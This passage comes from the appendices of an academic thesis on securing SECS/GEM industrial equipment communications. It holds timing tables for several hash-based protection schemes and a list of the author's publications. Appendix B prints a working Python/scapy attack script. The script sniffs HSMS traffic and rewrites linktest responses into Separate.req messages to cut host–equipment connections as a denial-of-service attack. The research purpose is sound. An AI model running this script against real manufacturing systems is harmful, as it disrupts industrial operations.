19	0.51451	0.19383	0.34928	0.19240
20	0.47493	0.19622	0.39840	0.18930

A.4 Processing Time for Transaction with SGSM(SHA512) in Milliseconds

Experiment Run	Host Send	Equipment Receive	Equipment Send	Host Receive
1	0.46563	0.20933	0.31877	0.21744
2	0.45180	0.20885	0.39244	0.19336
3	0.36860	0.21267	0.40388	0.18334
4	0.47946	0.18191	0.40936	0.18764
5	0.51570	0.20146	0.43082	0.21052
6	0.47064	0.23341	0.40388	0.19598
7	0.57292	0.20552	0.43344	0.20361
8	0.55003	0.20909	0.42892	0.18024
9	0.50521	0.21863	0.44131	0.20432
10	0.52595	0.20289	0.42796	0.17357
11	0.56624	0.22411	0.38314	0.20123
12	0.52953	0.19789	0.43702	0.17095
13	0.48447	0.21267	0.41127	0.18001
14	0.49829	0.19836	0.44703	0.18334
15	0.48423	0.19717	0.35810	0.19264
16	0.54789	0.19455	0.36168	0.19193
17	0.56577	0.20146	0.41604	0.17715
18	0.50664	0.20599	0.40221	0.18167
19	0.34189	0.20623	0.37360	0.16856
20	0.48637	0.22268	0.40007	0.19455

A.5 Processing Time for Transaction with SGSM(SHA3-256) in Milliseconds

Experiment Run	Host Send	Equipment Receive	Equipment Send	Host Receive
1	0.63896	0.22197	0.32020	0.18167
2	0.42224	0.21148	0.43249	0.17715
3	0.37050	0.19097	0.39244	0.18167
4	0.50044	0.20289	0.38528	0.20075
5	0.53930	0.21529	0.43130	0.17571
6	0.62895	0.22340	0.38767	0.17595
7	0.72074	0.22173	0.45538	0.19813
8	0.61226	0.20003	0.36097	0.17238
9	0.69642	0.20409	0.47636	0.18048
10	0.69380	0.22602	0.43631	0.19240
11	0.64540	0.22888	0.36573	0.19717
12	0.61893	0.20289	0.41652	0.19360
13	0.67282	0.21887	0.43201	0.19574
14	0.54479	0.19884	0.40245	0.19836
15	0.53334	0.20337	0.48494	0.18501
16	0.60940	0.21386	0.46730	0.18597
17	0.72908	0.20075	0.43297	0.17095
18	0.50974	0.19956	0.46134	0.19860
19	0.52810	0.20123	0.46873	0.19193
20	0.55909	0.22268	0.41175	0.17476

A.6 Processing Time for Transaction with SGSM(SHA3-512) in Milliseconds

Experiment Run	Host Send	Equipment Receive	Equipment Send	Host Receive
1	0.67019	0.24939	0.45657	0.22244
2	0.36359	0.24629	0.57030	0.21243
3	0.57530	0.19765	0.49806	0.20266
4	0.68545	0.31924	0.40317	0.27609
5	0.54240	0.20885	0.44346	0.22626
6	0.54145	0.25034	0.41842	0.17571
7	0.72885	0.21005	0.44537	0.22435
8	0.66781	0.21291	0.39721	0.18048
9	0.77748	0.29302	0.44394	0.23484
10	0.52524	0.23627	0.47421	0.19288
11	0.73218	0.25463	0.48637	0.22340
12	0.53549	0.21839	0.64349	0.22197
13	0.80371	0.30589	0.45753	0.19288
14	0.59772	0.20933	0.38791	0.22054
15	0.74172	0.20504	0.37313	0.18024
16	0.77629	0.28038	0.65184	0.27418
17	0.54193	0.21935	0.59390	0.27609
18	0.65088	0.29755	0.42462	0.20695
19	0.82660	0.25105	0.60225	0.22459
20	0.57626	0.20695	0.43654	0.20170

A.7 Processing Time for Transaction with Secured SECS/GEM in Milliseconds

Experiment Run	Host Send	Equipment Receive	Equipment Send	Host Receive
1	0.61071	0.29859	0.60553	0.24176
2	0.57903	0.29091	0.63542	0.36280
3	0.57574	0.32461	0.61983	0.26978
4	0.63453	0.32458	0.61817	0.35486
5	0.62488	0.31160	0.64796	0.32485
6	0.62959	0.31244	0.68369	0.36743
7	0.68721	0.32928	0.70826	0.32056
8	0.65523	0.29976	0.58191	0.26308
9	0.62501	0.32655	0.58992	0.37152
10	0.64680	0.31253	0.68642	0.26767
11	0.63843	0.31281	0.65913	0.20086
12	0.58702	0.34553	0.55225	0.25846
13	0.60773	0.32006	0.68059	0.27070
14	0.61994	0.34681	0.63945	0.11175
15	0.61074	0.31511	0.60310	0.27626
16	0.60655	0.32511	0.59362	0.29680
17	0.61076	0.32913	0.63620	0.35666
18	0.64092	0.29338	0.63979	0.30270
19	0.60061	0.29120	0.65002	0.28161
20	0.59298	0.29328	0.64307	0.34986

A.8 Processing Time for Transaction with SECS/GEMsec in Milliseconds

Experiment Run	Host Send	Equipment Receive	Equipment Send	Host Receive
1	19.045	20.351	18.953	19.795
2	18.956	20.313	19.921	19.835
3	18.956	20.425	18.423	20.340
4	19.290	19.937	19.038	19.684
5	18.959	19.946	19.698	19.869
6	18.963	20.902	19.649	19.931
7	19.654	20.203	19.384	20.859
8	18.959	19.953	19.032	20.511
9	19.366	20.907	18.762	20.359
10	19.959	20.265	18.812	19.112
11	19.990	20.824	19.153	20.328
12	18.993	19.894	19.059	20.116
13	19.010	21.154	18.871	20.669
14	19.759	20.098	19.316	20.053
15	19.108	20.899	19.334	20.388
16	19.001	19.963	19.417	20.100
17	19.104	19.994	18.959	19.673
18	19.280	19.946	18.760	19.919
19	19.013	20.821	19.533	20.006
20	19.709	20.917	19.110	20.643

APPENDIX B: ATTACK SCRIPT

```
import ifaddr
from scapy.all import *
import time

DEFAULT_WINDOW_SIZE = 509

def log(msg, params={}):
    formatted_params = " ".join([f"{k}={v}" for k, v in params.items()])
    print(f"{msg} {formatted_params}")

def is_adapter_localhost(adapter, localhost_ip):
    return len([ip for ip in adapter.ips if ip.ip == localhost_ip]) > 0

def is_packet_on_tcp_conn(server_ip, server_port, client_ip):
    def f(p):
        return (
            is_packet_tcp_server_to_client(server_ip, server_port, client_ip)(p) or
            is_packet_tcp_client_to_server(server_ip, server_port, client_ip)(p)
        )
    return f

def is_packet_tcp_server_to_client(server_ip, server_port, client_ip):
    def f(p):
        if not p.haslayer(TCP):
            return False

        src_ip = p[IP].src
        src_port = p[TCP].sport
        dst_ip = p[IP].dst

        return src_ip == server_ip and src_port == server_port and dst_ip == client_ip
    return f

def is_packet_tcp_client_to_server(server_ip, server_port, client_ip):
    def f(p):
        if not p.haslayer(TCP):
            return False

        src_ip = p[IP].src
        dst_ip = p[IP].dst
        dst_port = p[TCP].dport

        return src_ip == client_ip and dst_ip == server_ip and dst_port == server_port
    return f

def send_reset(iface, seq_jitter=0, ignore_syn=True):
```

```

def f(p):
    src_ip = p[IP].src
    src_port = p[TCP].sport
    dst_ip = p[IP].dst
    dst_port = p[TCP].dport
    seq = p[TCP].seq
    ack = p[TCP].ack
    flags = p[TCP].flags

    try:
        oldPayload = p[TCP][Raw].load
    except:
        return
    listToBytes = list(p[TCP][Raw].load)

    if listToBytes[9] != 6: #check for linktest.res control message
        # print(f"{listToBytes[6]}: not sending as HSMS it is not linktest.res message ...")
        return

    if listToBytes[9] == 6: # check for HSMS linktest.res message
        listToBytes[9] = 9 # Separate.req is sent to terminate connection
        #listToBytes[12] = 13
        #int.from_bytes(b'\x00\x01', "big")
        systembytes = int.from_bytes(listToBytes[10:14], 'big')
        print(f'Systembyte: {systembytes}')
        systembytes += 1

        toBytes = systembytes.to_bytes(4, byteorder='big')
        #print (type(toBytes))
        listToBytes[10] = toBytes[0]
        listToBytes[11] = toBytes[1]
        listToBytes[12] = toBytes[2]
        listToBytes[13] = toBytes[3]
        systembytes2 = int.from_bytes(listToBytes[10:14], 'big')
        print(f'Systembyte2: {systembytes2}')

        p[TCP][Raw].load = bytes(listToBytes)

    log(
        "Grabbed packet",
        {
            "src_ip": src_ip,
            "dst_ip": dst_ip,
            "src_port": src_port,
            "dst_port": dst_port,
            "seq": seq,
            "ack": ack,
        }
    )

    if "S" in flags and ignore_syn:

        return

    jitter = random.randint(max(-seq_jitter, -seq), seq_jitter)
    if jitter == 0:
        print("Crafting Attack Packet ...")
    rst_seq = ack + jitter
    time.sleep(.1)

```

```

seq += 94 # HSMS + ACB header + sha3-512
ack += 94
p = IP(src=src_ip, dst=dst_ip) / TCP(sport=src_port, dport=dst_port, flags=p[TCP].flags,
window=p[TCP].window, seq=seq, ack=ack) / p[TCP][Raw].load

log(
    "Launching DoS Attack ...",
    {
        "orig_ack": ack,
        "jitter": jitter,
        "seq": rst_seq,
    },
)

send(p, verbose=0, iface=iface)

return f

def log_packet(p):

    return p.show()

if __name__ == "__main__":
    clientIP = "10.207.161.216"
    serverIP = '10.207.161.181'
    serverPort = 5000
    iface = 'enp0s3'

    local_ifaces = [
        adapter.name for adapter in ifaddr.get_adapters()
        if is_adapter_localhost(adapter, clientIP)
    ]

    log("Starting sniff...")
    t = sniff(
        iface=iface,
        count=50,

        prn=send_reset(iface),
        lfilter=is_packet_tcp_client_to_server(serverIP, serverPort, clientIP))
    log("Finished sniffing!")

```

LIST OF PUBLICATIONS

- Shams A. Laghari**, S. Manickam, A. Al-Ani, M. A. Al-Shareeda and S. Karupayah, (2023). ES-SECS/GEM: An Efficient Security Mechanism for SECS/GEM Communications. *In IEEE Access*, doi: 10.1109/ACCESS.2023.3262310.
- Shams A. Laghari**, S. Manickam, A. K. Al-Ani, S. U. Rehman and S. Karupayah, (2021). SECS/GEMsec: A Mechanism for Detection and Prevention of Cyber-attacks on SECS/GEM Communications in Industry 4.0 Landscape. *In IEEE Access*, DOI: 10.1109/ACCESS.2021.3127515.
- Shams A. Laghari**, Selvakumar Manickam, Shankar Karupayah, Ayman Al-Ani and Shafiq Ul Rehman, (2021). Cyber-attacks and Vociferous Implications on SECS/GEM Communications in Industry 4.0 Ecosystem. *In International Journal of Advanced Computer Science and Applications (IJACSA)*, 12(7), 2021. <http://dx.doi.org/10.14569/IJACSA.2021.0120737>
- Shams A. Laghari**, Manickam, S., & Karupayah, S. (2021). A Review on SECS/GEM: A Machine-to-Machine (M2M) Communication Protocol for Industry 4.0. *In International Journal of Electrical and Electronic Engineering & Telecommunications*, 10(2), 105-114.